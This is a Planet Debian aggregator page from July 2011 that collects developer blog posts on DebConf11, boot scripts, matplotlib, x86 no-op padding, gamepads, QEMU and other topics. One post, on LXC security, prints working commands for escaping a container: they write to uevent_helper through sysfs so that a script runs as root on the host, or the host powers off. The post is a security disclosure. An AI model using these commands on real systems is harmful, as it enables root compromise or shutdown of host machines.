Search Results: "ag"

30 July 2011

Torsten Werner: DebConf11: Jigsaw Progress in Debian

Tom Marble and Guillaume Mazoyer gave a talk about Jigsaw Progress in Debian during DebConf11 in Banja Luka. Guillaume is a Google Summer of Code student mentored by Tom and Sylvestre Ledru. The project is about modularizing OpenJDK which replaces the old fashioned classpath by a modulepath that knows about versioned dependencies. It can reduce the memory footprint and the startup time for applications running in the JVM. It would be interesting to match Debian package versions to Jigsaw module versions. Debian could influence the JDK version 8 in this area. Upstream is already building Debian packages but they do not follow the Debian policy and do not use the Debian packaging tools. Guillaume has uploaded 2 packages (jtharness, jtreg) to Debian. These packages are needed to run the upstream testsuite which ships 3484 individual tests. More than 99% of them are working in Debian. There is a GIT repository of his Jigsaw work at http://anonscm.debian.org/gitweb/?p=pkg-java/jigsaw.git;a=summary. The slides of the talk are available at http://penta.debconf.org/dc11_schedule/events/718.en.html.

Wouter Verhelst: Re: Pere

Fellow Debian Developer Petter Reinholdsen, who is also on Planet Debian, recently blogged about two things that I just have to respond to. I'd post a comment on his blog, but unfortunately his blog does not support comments (booh!). In his first blog post, titled "What is missing in the Debian desktop, or why my parents use Kubuntu", he complains about the lack of a "simple GUI based upgrade of packages". That already exists and is in Debian; if you install the default GNOME desktop, you'll get an icon in the (freedesktop.org) system tray (so it's not a gnome applet) that will tell you when there're updates available. It uses a system tray thingy, so it's not gnome-specific, and you can still use it if you use KDE instead of gnome though I should add that it's something my parents keep ignoring, even after I've told them. Oh well. The same blog post contains two more items that I don't disagree with, and is then followed with a complain about "Better browser handling of some MIME types". This is actually a bug in Firefox upstream, not Debian; ubuntu may have patched their Firefox, but feature requests to fix this issue have been posted in the Firefox Bugzilla. Meanwhile, a workaround exists. His second blog post is about the boot process. Petter is involved with the sysvinit system, and has some valid points in that some scripts in rcS.d really don't belong there. Petter wants to move many scripts, including those setting up the network, out of rcS.d. I don't think that's a very good idea. Currently, a system admin has four options: boot to a 'normal' login prompt (just boot, don't modify the kernel command line); boot to a single-user system (by adding 'single' to the kernel command line; this runs rcS and rc1 scripts); boot to a very minimally set up system (by adding 'emergency'; this just mounts the root filesystem, does some very minor setup (like doing the keyboard mapping) and allows the user to get a root shell); or just boot to a shell, period (by adding 'init=/bin/bash'). While it makes obvious sense that rcS.d shouldn't contain too much stuff (otherwise you might as well not bother with having it at all), I'm not sure that moving the mounting of 'network-based filesystems mounted by default at bootup time' away from rcS.d is a good idea. Sometimes things go horribly wrong after the networked filesystems are mounted, because some things are misconfigured on those networked file systems. We currently have two states that bring the system up to 'networked filesystems mounted, system not fully booted', and two that bring the system up to 'root filesystem mounted, you figure it out from there'. That seems well divided, and I don't think changing that is a good idea.

Vincent Bernat: Plot benchmark results with matplotlib

In the past week, I ran a lot of benchmarks using a Spirent Avalanche which is an appliance providing performance testing of network related products (a load balancer, a router, a web server, ). The reporting module does not provide a lot of flexibility and the plots are not the most beautiful ones. Fortunately, the results are also exported as CSV. matplotlib is a python plotting library which produces great figures without making things hard when they should be easy. It is a good replacement for GNU Plot and you don t need a lot of Python knowledge to use it. The documentation includes a fine user s guide that should get you started in less than 20 minutes.

Quick introduction You can use matplotlib from IPython to experiment:
$ ipython -pylab
Python 2.6.7 (r267:88850, Jul 10 2011, 08:11:54) 
Type "copyright", "credits" or "license" for more information.
  Welcome to pylab, a matplotlib-based Python environment.
  For more information, type 'help(pylab)'.
> In [1]: plot([1,1,4,5,10,11])
When you are ready, you can build a simple Python script:
#!/usr/bin/env python
from matplotlib.pylab import *
plot([1,1,4,5,10,11])
savefig("my-plot.pdf")

Grabbing results from CSV Data are contained into a file named realtime.csv. It contains the raw data as well as some general information about the benchmark (test name, description, paramaters ). We need to skip those. Fortunately, csv2rec() allows to load data from a CSV file into a record array and skip the first rows if necessary.
from matplotlib.pylab import *
import sys, os
import gzip
skip = 0
for line in gzip.open(sys.argv[1]):
    if line.startswith("Seconds Elapsed,"):
        break
    skip = skip + 1
ava = csv2rec(gzip.open(sys.argv[1]),skiprows=skip)
Now, the Elapsed seconds column can be accessed with ava['elapsed_seconds'].

General structure I need 4 plots:
  • successful, unsuccesful and attempted transactions per second,
  • minimum, average and maximum response time per page,
  • Avalanche CPU usage,
  • incoming and outgoing bandwidth.
The most important plot is the first one. The second one is less important and the last ones are here only to check we did not hit some bottleneck during the benchmark. We want to produce a page like this: General structure matplotlib allows to plot subfigures. We create 4 subfigures sharing the same X axis (which the number of seconds elapsed since the beginning of the benchmark). We save the result to PDF.
# Create the figure (A4 format)
figure(num=None, figsize=(8.27, 11.69), dpi=100)
ax1 = subplot2grid((4, 2), (0, 0), rowspan=2, colspan=2)
# [...]
ax2 = subplot2grid((4, 2), (2, 0), colspan=2, sharex=ax1)
# [...]
ax3 = subplot2grid((4, 2), (3, 0), sharex=ax1)
# [...]
ax4 = subplot2grid((4, 2), (3, 1), sharex=ax1)
# [...]
# Save to PDF
savefig("%s.pdf" % TITLE)

Bandwidth plot Let s start with the easiest plot: bandwidth usage.
# Plot 4: Bandwidth
ax4 = subplot2grid((4, 2), (3, 1), sharex=ax1)
plot(ava['seconds_elapsed'], ava['incoming_traffic_kbps']/1000.,
     'b-', label='Incoming traffic')
plot(ava['seconds_elapsed'], -ava['outgoing_traffic_kbps']/1000.,
     'r-', label='Outgoing traffic')
grid(True, which="both", linestyle="dotted")
ylabel("Mbps", fontsize=7)
xticks(fontsize=7)
yticks(fontsize=7)
Here, in the suplot positioned in (3,1), we plot the number of seconds elapsed versus the incoming traffic with a blue line (b-). We also plot the seconds elapsed versus the outgoing traffic with a red line (r-). Here is the result: Bandwidth plot Most functions of matplotlib are exposed as a method of the object they refer to and as a global function. In the latest case, the function is applied to the latest created figure or plotting area. For example, plot() is called a function and therefore refer to the plotting area ax4. We could have written ax4.plot() instead.

CPU plot The average CPU utilization data available in the CSV file needs to be normalized. We assume the Avalanche to be mostly idle on start. The plotting part is pretty similar to our previous case.
# CPU
max = np.max(ava['average_cpu_utilization'])
order = 10**np.floor(np.log10(max))
max = np.ceil(max/order)*order
cpu = (max - ava['average_cpu_utilization'])*100/max
# Plot 3: CPU
ax3 = subplot2grid((4, 2), (3, 0), sharex=ax1)
plot(ava['seconds_elapsed'],
     cpu,
     'r-', label="Avalanche CPU")
grid(True, which="both", linestyle="dotted")
ylabel("Avalanche CPU%", fontsize=7)
xticks(fontsize=7)
yticks(fontsize=7)

Response time We would like to plot response time. We have three corresponding metrics: minimum response time, average response time, maximum response time. Because those metrics start from 0 ms up to several seconds, a logarithmic scale is used:
# Plot 2: response time
ax2 = subplot2grid((4, 2), (2, 0), colspan=2, sharex=ax1)
plot(ava['seconds_elapsed'], ava['minimum_response_time_per_page_msec'],
     'b-', label="Minimum response time")
plot(ava['seconds_elapsed'], ava['maximum_response_time_per_page_msec'],
     'r-', label="Maximum response time")
plot(ava['seconds_elapsed'], ava['average_response_time_per_page_msec'],
     'g-', linewidth=2, label="Average response time")
legend(loc='upper left', fancybox=True, shadow=True, prop=dict(size=8))
grid(True, which="major", linestyle="dotted")
yscale("log")
ylabel("Response time (msec)", fontsize=9)
xticks(fontsize=9)
yticks(fontsize=9)
This is also the first graphic with a legend. Response time plot

Transactions per second The most important plot is the number of transactions per second.
# Plot 1: TPS
ax1 = subplot2grid((4, 2), (0, 0), rowspan=2, colspan=2)
plot(ava['seconds_elapsed'], ava['desired_load_transactionssec'],
     '-', color='0.7', label="Desired Load")
plot(ava['seconds_elapsed'], ava['successful_transactionssecond'],
     'g:', label="Successful")
plot(ava['seconds_elapsed'], smooth(ava['successful_transactionssecond']),
     'g-', linewidth=2)
plot(ava['seconds_elapsed'], ava['attempted_transactionssecond'],
     'b-', label="Attempted")
plot(ava['seconds_elapsed'], ava['aborted_transactionssecond'],
     'k-', label="Aborted")
plot(ava['seconds_elapsed'][:-1], ava['unsuccessful_transactionssecond'][:-1],
     'r-', label="Unsuccessful")
legend(loc='upper left', fancybox=True, shadow=True, prop=dict(size=10))
grid(True, which="both", linestyle="dotted")
ylabel("Transactions/s")
The number of successful transactions is plotted twice: when the benchmarked equipment becomes overloaded, we get a lot of noise in this metric and it can be difficult to read. Therefore, we plot a smoothed version with the help of NumPy:
import numpy as np
def smooth(x, win=4):
    s = np.r_[x[win-1:0:-1],x,x[-1:-win:-1]]
    w = np.ones(win, 'd')
    y = np.convolve(w/w.sum(),s,mode='valid')
    return y[(win-1)/2:-(win-1)/2]
np.r_() is just here to extend our data by the size of the window. np.ones() build a weight vector of the size of the window. If the window is 4, we get [0.25, 0.25, 0.25, 0.25]. We use this vector to apply a convolution to the original data. Here is the result: Transactions plot The original data is a green dotted line while the smoothed one is a green thick line. What about the three annotations? matplotlib allows to put annotations on a figure. Here is how this is done:
# Noticeable points
count = 0
def highlight(index, reason):
    global count
    if index and index > 0:
        x,y = (ava['seconds_elapsed'][index],
               smooth(ava['successful_transactionssecond'])[index])
        plot([x], [y], 'ko')
        annotate('%d TPS\n(%s)' % (y,reason), xy=(x,y),
                 xytext=(20, -(count+4.7)*22), textcoords='axes points',
                 arrowprops=dict(arrowstyle="-",
                 connectionstyle="angle,angleA=0,angleB=80,rad=10"),
                 horizontalalignment='left',
                 verticalalignment='bottom',
                 fontsize=8)
        count = count + 1
highlight(np.argmax(smooth(ava['successful_transactionssecond'])), "Max TPS")
highlight(np.argmax(cpu > 99), "CPU>99%")
highlight(np.argmax(ava['average_response_time_per_page_msec'] > 500), ">500ms")
highlight(np.argmax(ava['average_response_time_per_page_msec'] > 100), ">100ms")
np.argmax() returns the index of the first maximum value. The trick here is that when I write ava['average_response_time_per_page_msec'] > 100, I get an array with 1 when the value is more than 100 and 0 otherwise. Therefore, np.argmax() will return the first index where the value is superior to 100 ms. The highlight() function will add a point (plot([x], [y], 'ko')) on the smoothed successful transactions par second plot and add an annotation with some fancy arrow. Look at this benchmark of nginx as SSL termination for a complete output of this script.

Tim Retout: Lessons

Some things I have learnt this week at DebConf: I have quietly resolved to spend more time doing things that I enjoy, that maximise the use of my skills, and which help other people; and spend less time on the opposite. So far, I have tidied up various outstanding commitments that were weighing on my mind, and offered mdbtools for adoption. I started doing some RC bug NMUs again, because on a good day they hit all three of my criteria. Some ideas are already forming in my mind of other things to do, so I shall never be short of tasks.

Petter Reinholdtsen: What should start from /etc/rcS.d/ in Debian? - almost nothing

In the Debian boot system, several packages include scripts that are started from /etc/rcS.d/. In fact, there is a bite more of them than make sense, and this causes a few problems. What kind of problems, you might ask. There are at least two problems. The first is that it is not possible to recover a machine after switching to runlevel 1. One need to actually reboot to get the machine back to the expected state. The other is that single user boot will sometimes run into problems because some of the subsystems are activated before the root login is presented, causing problems when trying to recover a machine from a problem in that subsystem. A minor additional point is that moving more scripts out of rcS.d/ and into the other rc#.d/ directories will increase the amount of scripts that can run in parallel during boot, and thus decrease the boot time. So, which scripts should start from rcS.d/. In short, only the scripts that _have_ to execute before the root login prompt is presented during a single user boot should go there. Everything else should go into the numeric runlevels. This means things like lm-sensors, fuse and x11-common should not run from rcS.d, but from the numeric runlevels. Today in Debian, there are around 115 init.d scripts that are started from rcS.d/, and most of them should be moved out. Do your package have one of them? Please help us make single user and runlevel 1 better by moving it. Scripts setting up the screen, keyboard, system partitions etc. should still be started from rcS.d/, but there is for example no need to have the network enabled before the single user login prompt is presented. As always, things are not so easy to fix as they sound. To keep Debian systems working while scripts migrate and during upgrades, the scripts need to be moved from rcS.d/ to rc2.d/ in reverse dependency order, ie the scripts that nothing in rcS.d/ depend on can be moved, and the next ones can only be moved when their dependencies have been moved first. This migration must be done sequentially while we ensure that the package system upgrade packages in the right order to keep the system state correct. This will require some coordination when it comes to network related packages, but most of the packages with scripts that should migrate do not have anything in rcS.d/ depending on them. Some packages have already been updated, like the sudo package, while others are still left to do. I wish I had time to work on this myself, but real live constrains make it unlikely that I will find time to push this forward.

Mike Hommey: -feliminate-dwarf2-dups FAIL

DWARF-2 is a format to store debugging information. It is used on many ELF systems such as GNU/Linux. With the way things are compiled, there is a lot of redundant information in the DWARF-2 sections of an ELF binary. Fortunately, there is an option to gcc that helps dealing with the redundant information and downsizes the DWARF-2 sections of ELF binaries. This option is -feliminate-dwarf2-dups. Unfortunately, it doesn t work with C++. With -g alone, libxul.so is 468 MB. With -g -feliminate-dwarf2-dups, it is 1.5 GB. FAIL. The good news is that as stated in the message linked above, -gdwarf-4 does indeed help reducing debugging information size. libxul.so, built with -gdwarf-4 is 339 MB. This however requires gcc 4.6 and a pretty recent gdb.

Marco d'Itri: Evading from linux containers

For the past few years, the Linux Containers project has been developing some kernel technologies which provide isolation, accounting and management for kernel resources. When completed, together they will allow implementing lightweight virtualization of the operating system like is currently possible with OpenVZ. It is very important to understand that not all the pieces are ready yet, so currently a LXC container does not provide the same security of other virtualization technologies. This example shows how the root user of a container can easily run code as root in the host system, since sysfs does not support namespaces:
lxc$ cat <<END > /tmp/evil-helper
#!/bin/sh
echo 'hi!' >> /tmp/evil-helper.log
END
lxc$ chmod +x /tmp/evil-helper
lxc# mkdir /sys
lxc# mount -t sysfs sysfs /sys
lxc# echo /var/lib/lxc/test/rootfs/tmp/evil-helper > /sys/kernel/uevent_helper
lxc# echo change > /sys/class/mem/null/uevent
The last command will trigger a uevent, which will be processed by running in the host our script created inside the container. Or else:
inside# echo /sbin/poweroff > /sys/kernel/uevent_helper
Because of this, LXC containers are vulnerable to a malicious root user and are not really a replacement for OpenVZ. This will change when support for labelling files with user namespaces will be completed.

29 July 2011

Axel Beckert: Notes from the Emacs Skills Exchange Session at DebConf11

Thomas Koch asked at DebConf 11 for a Skills Exchange session about Emacs. As nobody stepped up for that session for quite some time, I did. But I knew just the answers to half of his questions by mind, so I left the remainder for someone else. Luckily Kan-Ru Chen and Sebastian Tennant stepped up for most of the remainder. We had a quite full meeting room and the notes that Kan-Ru and me prepared in Gobby (debian package) got collaboratively extended from being a braindump and guide what to talk about to a quite helpful, but compact and dense Emacs introduction. I ll probably use this as a base for an Emacs tutorial or workshop at some European FLOSS events, but I wouldn t be able to have such a good and comprehensive base for that without that Skills Exchange session. So thanks to all who contributed! Update, 02:31: There also seem to exist an Emacs Lisp implementation of the Obby protocol called Ebby, but it doesn t seem to support the 0.5 version of Gobby, only version 0.3.

Jaldhar Vyas: hello_minix-i386.deb

NEW YORK, Jul 29, 2011 PreventaConf The crowd of thousands gathered here to attend PreventaConf 2011 were abuzz over the unveiling of the culmination of 3 years of aimless arsing about^ww^w concentrated development which has led to the porting of dpkg to the MINIX 3 operating system. dselect on Minix Women fainted, men wept openly, medical personnel were kept busy dealing with the many instances of heart seizure, multisensory hallucination and spontaneous combustion which accompanied this momentous event. Much remains to be done. Still this is a major milestone of which the Debian Minix developers are justifiably proud.

Guido G nther: Puppet Git Hooks

During todays very interesting Puppet Skills Exchange given by Christian Hofstaedtler at Debconf 11 it was recommended to syntax check puppet manifests in git commit hooks. Since I wanted to do the same some time ago and I couldn't find anything that does manifests, ruby and erb I wrote some hooks that can be either used on commit or on the remote site when receiving the update. The git archive of this can be found at:
git clone git://honk.sigxcpu.org/git/puppet-helpers.git
This blog is flattr enabled.

Michal &#268;iha&#345;: N950 experiences

As I hav ethis toy for more than week, I can share a little more information about it. Please note that some experiences are based on fact that this is my first "big" phone with touchscreen. The big screen is great for reading. Much better than my old Nokia E52. It is also much better readable on direct sun light. The dark side of this is of course power consumption, but I think this might still get improved for production pieces. Having Linux on the phone is nice, ssh to phone and you can do anything comfortably with real keyboard (N950's QWERTY keyboard is great, but still quite small). Having Debian based system there is even better, though I felt a bit strange when I first ran apt-get upgrade on my phone :-). Well there are some changes from standard Debian system like extented fields in debian/control for icons, but generally it feels pretty much as Debian. There are lot of things to try on N950, you can find some hints on N950 landing page, I still need to try most of that :-).

Filed under: Debian English Meego 6 comments Flattr this!

Michal &#268;iha&#345;: DOF Calc closer to being usable


My first MeeGo application called DOF Calc today got in much better shape and actually is closer to being really usable. First I've implemented landscape view, so it now looks correct when you rotate the device: Screenshot Another missing bit was configuration handling. I have not found something for simple configuration storing and everybody seems to suggest using Database API for that, so that's what I did as well. For now only camera selection is persistent, for the others I have to consider whether it is really expected. Besides selection persistence, the database should allow to configure list of cameras/lenses/apertures, because I'm sure not everybody will like my predefined set :-). For now only camera definitions are stored in database and there is no interface yet for changing that.

Filed under: English Meego 0 comments Flattr this!

Lior Kaplan: LibreOffice Conference 2011

The first LibreOffice conference is approaching (12th-15th of October), and I m very excited about it. I recently sent a talk proposal for RTL issues in LibreOffice. I guess that most of the developer aren t aware from personal experience to the RTL issues. And I hope that with this talk I could make them think some more about RTL when they code LibreOffice. If the talk will be accepted, most of my example are going to be from Hebrew. I ll be very happy to get help from Arabic speakers so I could show some more issues and examples. If there are other languages that want to join let me know.
Filed under: LibreOffice, Openoffice.org

Petter Reinholdtsen: What is missing in the Debian desktop, or why my parents use Kubuntu

While at Debconf11, I have several times during discussions mentioned the issues I believe should be improved in Debian for its desktop to be useful for more people. The use case for this is my parents, which are currently running Kubuntu which solve the issues. I suspect these four missing features are not very hard to implement. After all, they are present in Ubuntu, so if we wanted to do this in Debian we would have a source.
  1. Simple GUI based upgrade of packages. When there are new packages available for upgrades, a icon in the KDE status bar indicate this, and clicking on it will activate the simple upgrade tool to handle it. I have no problem guiding both of my parents through the process over the phone. If a kernel reboot is required, this too is indicated by the status bars and the upgrade tool. Last time I checked, nothing with the same features was working in KDE in Debian.
  2. Simple handling of missing Firefox browser plugins. When the browser encounter a MIME type it do not currently have a handler for, it will ask the user if the system should search for a package that would add support for this MIME type, and if the user say yes, the APT sources will be searched for packages advertising the MIME type in their control file (visible in the Packages file in the APT archive). If one or more packages are found, it is a simple click of the mouse to add support for the missing mime type. If the package require the user to accept some non-free license, this is explained to the user. The entire process make it more clear to the user why something do not work in the browser, and make the chances higher for the user to blame the web page authors and not the browser for any missing features.
  3. Simple handling of missing multimedia codec/format handlers. When the media players encounter a format or codec it is not supporting, a dialog pop up asking the user if the system should search for a package that would add support for it. This happen with things like MP3, Windows Media or H.264. The selection and installation procedure is very similar to the Firefox browser plugin handling. This is as far as I know implemented using a gstreamer hook. The end result is that the user easily get access to the codecs that are present from the APT archives available, while explaining more on why a given format is unsupported by Ubuntu.
  4. Better browser handling of some MIME types. When displaying a text/plain file in my Debian browser, it will propose to start emacs to show it. If I remember correctly, when doing the same in Kunbutu it show the file as a text file in the browser. At least I know Opera will show text files within the browser. I much prefer the latter behaviour.
There are other nice features as well, like the simplified suite upgrader, but given that I am the one mostly doing the dist-upgrade, it do not matter much. I really hope we could get these features in place for the next Debian release. It would require the coordinated effort of several maintainers, but would make the end user experience a lot better.

28 July 2011

Ian Wienand: The quickest way to do nothing

As I was debugging something recently, an instruction popped up that seemed a little incongruous:
lea 0x0(%edi,%eiz,1),%edi
Now this is an interesting instruction on a few levels. Firstly, %eiz is a psuedo-register that simply equates to zero somewhat like MIPS r0; I don't think it is really in common usage. But when you look closer, this instruction is a fancy way of doing nothing. It's a little clearer in Intel syntax mode:
lea    edi,[edi+eiz*1+0x0]
So we can see that this is using scaled indexed addressing mode to load into %edi the value in %edi plus 0 * 1 with an offset of 0x0; i.e. put the value of %edi into %edi, i.e. do nothing. So why would this appear? What we can see from the disassembley is that this single instruction takes up an impressive 7 bytes:
8048489:	8d bc 27 00 00 00 00	lea    edi,[edi+eiz*1+0x0]
Now, compare that to a standard nop which requires just a single byte to encode. Thus to pad out 7 bytes of space would require 7 nop instructions to be issued, which is a significantly slower way of doing nothing! Let's investigate just how much... Below is a simple program that does nothing in a tight-loop; firstly using nops and then the lea do-nothing method.
#include <stdio.h>
#include <stdint.h>
#include <time.h>
typedef uint64_t cycle_t;
static inline cycle_t
i386_get_cycles(void)
 
        cycle_t result;
        __asm__ __volatile__("rdtsc" : "=A" (result));
        return result;
 
#define get_cycles i386_get_cycles
int main()  
	int i;
	uint64_t t1, t2;
	t1 = get_cycles();
	/* nop do nothing */
	while (i < 100000)  
		__asm__ __volatile__("nop;nop;nop");
		i++;
	 
	t2 = get_cycles();
	printf("%ld\n", t2 - t1);
	i = 0;
	t1 = get_cycles();
	/* lea do-nothing */
	while (i < 100000)  
		__asm__ __volatile__("lea 0x0(%edi,%eiz,1),%edi");
		i++;
	 
	t2 = get_cycles();
	printf("%ld\n", t2 - t1);
 
Firstly, you'll notice that rather than the 7-bytes mentioned before, we're comparing 3-byte sequences. That's because the lea instruction ends up encoded as:
 8048388:       8d 3c 27                lea    (%edi,%eiz,1),%edi
When you hand-code this instruction, you can't actually convince the assembler to pad out those extra zeros for the zero displacement because it realises it doesn't need them, so why would it waste the space! So, how did they get in there in the original disassembley? If gas is trying to align something by padding, it has built-in sequences for the most efficient way of doing that for different sizes (you can see it in i386_align_code of gas/config/tc-i386.c which adds the extra 4 bytes in directly). Anyway, we can build and test this out (note you need the special -mindex-reg flag passed to gas to use the %eiz syntax):
$ gcc -O3 -Wa,-mindex-reg  -o wait wait.c
$ ./wait
300072
189945
So, if you need 3-bytes of padding in your code for some reason, it's ~160% slower to pad out 3-bytes with no-ops rather than a single larger instruction (at least on my aging Pentium M laptop). So now you can rest easy knowing that even though your code is doing nothing, it is doing it in the most efficient manner possible!

Tanguy Ortolo: Using a gamepad under GNU/Linux

Saitek PS2700 gamepad I have just bought a gamepad, the Saitek V.3 Cyborg Rumble Pad (also marketed as PS2700), mainly to play at SuperTuxKart under Debian GNU/Linux. It works perfectly, except for one minor feature, and it can be used for playing and as an X11 input device.System support This device uses USB HID so it is directly supported by the Linux kernel, with its module joydev, I guess: it appears as /dev/input/eventX and /dev/input/jsY. It can be tested with jstest-gtk from the package jstest-gtk: it has 7 axes (two sticks, one directional pad and two triggers that count as one single axis) and 13 buttons (4 regular, 2 rear, the 2 triggers that also send button events, 3 specials and the 2 sticks that can be clicked). They are presented in an order that is rather logical, except the trigger axis is inserted between the two axis of the second stick. It also features two strange buttons: Game support I only tested SuperTuxKart, but I think any game able to use a gamepad or a joystick should support it: after all, they all use the same protocol. The default mapping is rather logical but I find it more convenient to use the triggers rather than the main stick to accelerate and brake. I do not know if the vibration feature can be used at all, because I do not know how it is exposed and I do not think I have any game that would be able to take advantage of it. X.Org support This is an interesting feature: X.Org has a joystick(4) driver, available in the package xserver-xorg-input-joystick that allows you to use a joystick or a gamepad as an input device, both for pointing and typing. So, just for fun, I installed the joystick driver. It installs a default configuration file as /usr/share/X11/xorg.conf.d/50-joystick.conf, that is enough to provide features equivalent to a regular mouse. But given the number of axes and buttons of my pad, it deserved a special configuration in /etc/X11/xorg.conf.d/rumblepad.conf:
Section "InputClass"
    Identifier  "Rumble Pad"
    Option      "MatchIsJoystick"   "on"
    Option      "MatchProduct"      "Cyborg V.3 Rumble Pad"
    # Main stick axes: point
    Option      "MapAxis1"          "mode=relative axis=+1x deadzone=5000"
    Option      "MapAxis2"          "mode=relative axis=+1y deadzone=5000"
    # Second stick axes: scroll
    Option      "MapAxis3"          "mode=relative axis=+1zx deadzone=5000"
    Option      "MapAxis5"          "mode=relative axis=+1zy deadzone=5000"
    # Triggers: scroll vertically
    Option      "MapAxis4"          "mode=relative axis=+1zy deadzone=5000"
    # Directional pad: point
    Option      "MapAxis6"          "mode=accelerated axis=+1x deadzone=5000"
    Option      "MapAxis7"          "mode=accelerated axis=+1y deadzone=5000"
    # Buttons 1, 2 and 3 : click (no use for button 4)
    Option      "MapButton1"        "button=1"
    Option      "MapButton2"        "button=2"
    Option      "MapButton3"        "button=3"
    Option      "MapButton4"        "none"
    # Rear buttons: back and forward
    Option      "MapButton5"        "key=166"   # XF86Back
    Option      "MapButton6"        "key=167"   # XF86Forward
    # Triggers: no use
    Option      "MapButton7"        "none"
    Option      "MapButton8"        "none"
    # Special buttons
    Option      "MapButton9"        "key=135"   # select : Menu
    Option      "MapButton10"       "key=172"   # start : XF86AudioPlay
    Option      "MapButton13"       "key=180"   # home : XF86HomePage
    # Sticks click: click
    Option      "MapButton11"       "button=1"  # clic left stick
    Option      "MapButton12"       "button=3"  # clic right stick
EndSection
It is commented, but here is what it does: It is worth noting that joysticks have one feature that mice do not have: they allow to scroll at a variable speed, proportional to the shift of an analogue stick. This is the meaning of these zx and zy axes I mapped to the second stick, and it provides a scrolling experience that is far superior from that of a mouse wheel.

Uwe Hermann: Testing stuff with QEMU - Part 4: Debian GNU/Linux on PowerPC

Debian PowerPC in QEMU, screenshot 1
Debian PowerPC in QEMU, screenshot 2
It's been a while since my last blog post, and also quite a while since my last item in the "Testing stuff with QEMU" series, so here goes. I'm using this QEMU image to do compile-tests on the PowerPC architecture for various software projects, especially flashrom (open-source flash ROM programming software). So here's how to install Debian GNU/Linux on PowerPC (in QEMU):
  1. Install QEMU:
    $ apt-get install qemu
  2. Create a (resizable) image which will hold the installed OS. Use the relatively new "qcow2" QEMU image format, which will only take up as much space as is really needed and has some other nice features (compression, encryption).
    $ qemu-img create -f qcow2 debian_powerpc.qcow2 2G
  3. Download a Debian installer ISO for PowerPC:
    $ wget http://cdimage.debian.org/cdimage/archive/5.0.8/powerpc/iso-cd/debian-508-powerpc-netinst.iso
    Note: For some reason, the current Debian stable 6.0.2.1 ISO didn't work for me (red screen with undefined error during the install; didn't look into the issue, yet). Using an older 5.0.8 image worked fine.
  4. Install Debian in the QEMU image:
    $ qemu-system-ppc -hda debian_powerpc.qcow2 -boot d -cdrom debian-508-powerpc-netinst.iso
    The installation is nothing really special, you'll know almost everything from your usual x86 installation procedure. Note that you have to use "qemu-system-ppc" (not your usual "qemu"), of course.
  5. After the install has finished, shut down QEMU; from now on you can boot it with:
    $ qemu-system-ppc -hda debian_powerpc.qcow2
See the screenshots for some system info. By default an OpenBIOS firmware and the quik bootloader is used, the emulated "machine" is g3beige (Heathrow based PowerMAC). You can use QEMU's -M and -cpu options to select different machines or CPUs. Hope this helps.

Lars Wirzenius: Obnam Ubuntu PPA

There is now an Ubuntu PPA for Obnam, with packages uploaded by the awesome Chris Cormack of Koha fame. His mail to the (very low volume) Obnam mailing list has details: http://lists.liw.fi/obnam@braawi.org/msg00013.html. If you experience any problems with the packages, don't hesitate to mail me, or the Obnam mailing list, or tell us on the #obnam IRC channel on irc.oftc.net.

Tim Retout: DebConf 11

It feels good to be at DebConf again, this time in Banja Luka. This is my fifth consecutive DebConf. Getting here was fairly painful; a flight from Split was delayed, so I had to get a later bus than planned from Zagreb. Still, I met a bunch of DebConf attendees getting the same bus, so at least there was conversation. Packaging-wise, I have been working on adding KiokuDB (and associated backends) into Debian. I wrote a patch for libossp-uuid-perl yesterday to fix a bug with its Data::UUID compatibility; this probably means I'll drop the Data::UUID ITP. Having looked at the code, I don't see how it can be easily fixed for multi-user systems. The Perl team's forthcoming move to git has come as a pleasant surprise; I've been trying out the new workflow. Earlier in the week I went running with bubulle et. al. - I must have missed the bit in the email where the very steep hill was mentioned. And the rain. So I had to slow down and turn around, and probably didn't quite do 15km in the end. :) Beer is half the price of Coca-Cola here. Awesome. So generally, I've been decompressing, and introspecting. The cafes are good for philosophical discussions; preferably when it's not raining. More later.

Jon Dowland: mr-lint

mr (multi-repository) is a useful script by Joey Hess for managing multiple version control check-outs. It's particularly useful for team Debian package maintenance, where you can have a common mrconfig file allowing team members to have easy access to all packages. Here's the mrconfig file for the Games team (which bizarrely only lists git repositories despite being maintained in svn ). It could also be useful for maintaining a collection of puppet modules from separate places. I frequently find myself wanting to sanity check my local copies of repositories. Have I forgotten to push commits upstream? Are my local branches not up-to-date? In a package management context, have I remembered to tag each package release? Are all the upstream releases tagged? To aid this process, I've hacked together a script I've called mr-lint. This reads your mrconfig file and performs the above tests on every repository it finds. It attempts to determine whether the check-out is a debian package or not, and performs additional tests where appropriate. Sample output:
$ mr-lint wd/debian/bup
wd/debian/bup: local branches not present in origin: rescue-diverge
wd/debian/bup: local branch debian does not match origin branch debian
wd/debian/bup: local branch master does not match origin branch master
wd/debian/bup: 5 missing upstream tags: 0.21, 0.17b, 0.20, 0.24b, 0.14a
wd/debian/bup: 3 missing debian tags: debian/0.17b-1, debian/0.20-2,
debian/0.21-1
I've called it mr-lint because I hope that if people think the idea is sound or the script useful, I might be able to adapt it into a patch against mr itself. Here's the script. If there is any interest, I'll put it somewhere more permanent.

Next.

Previous.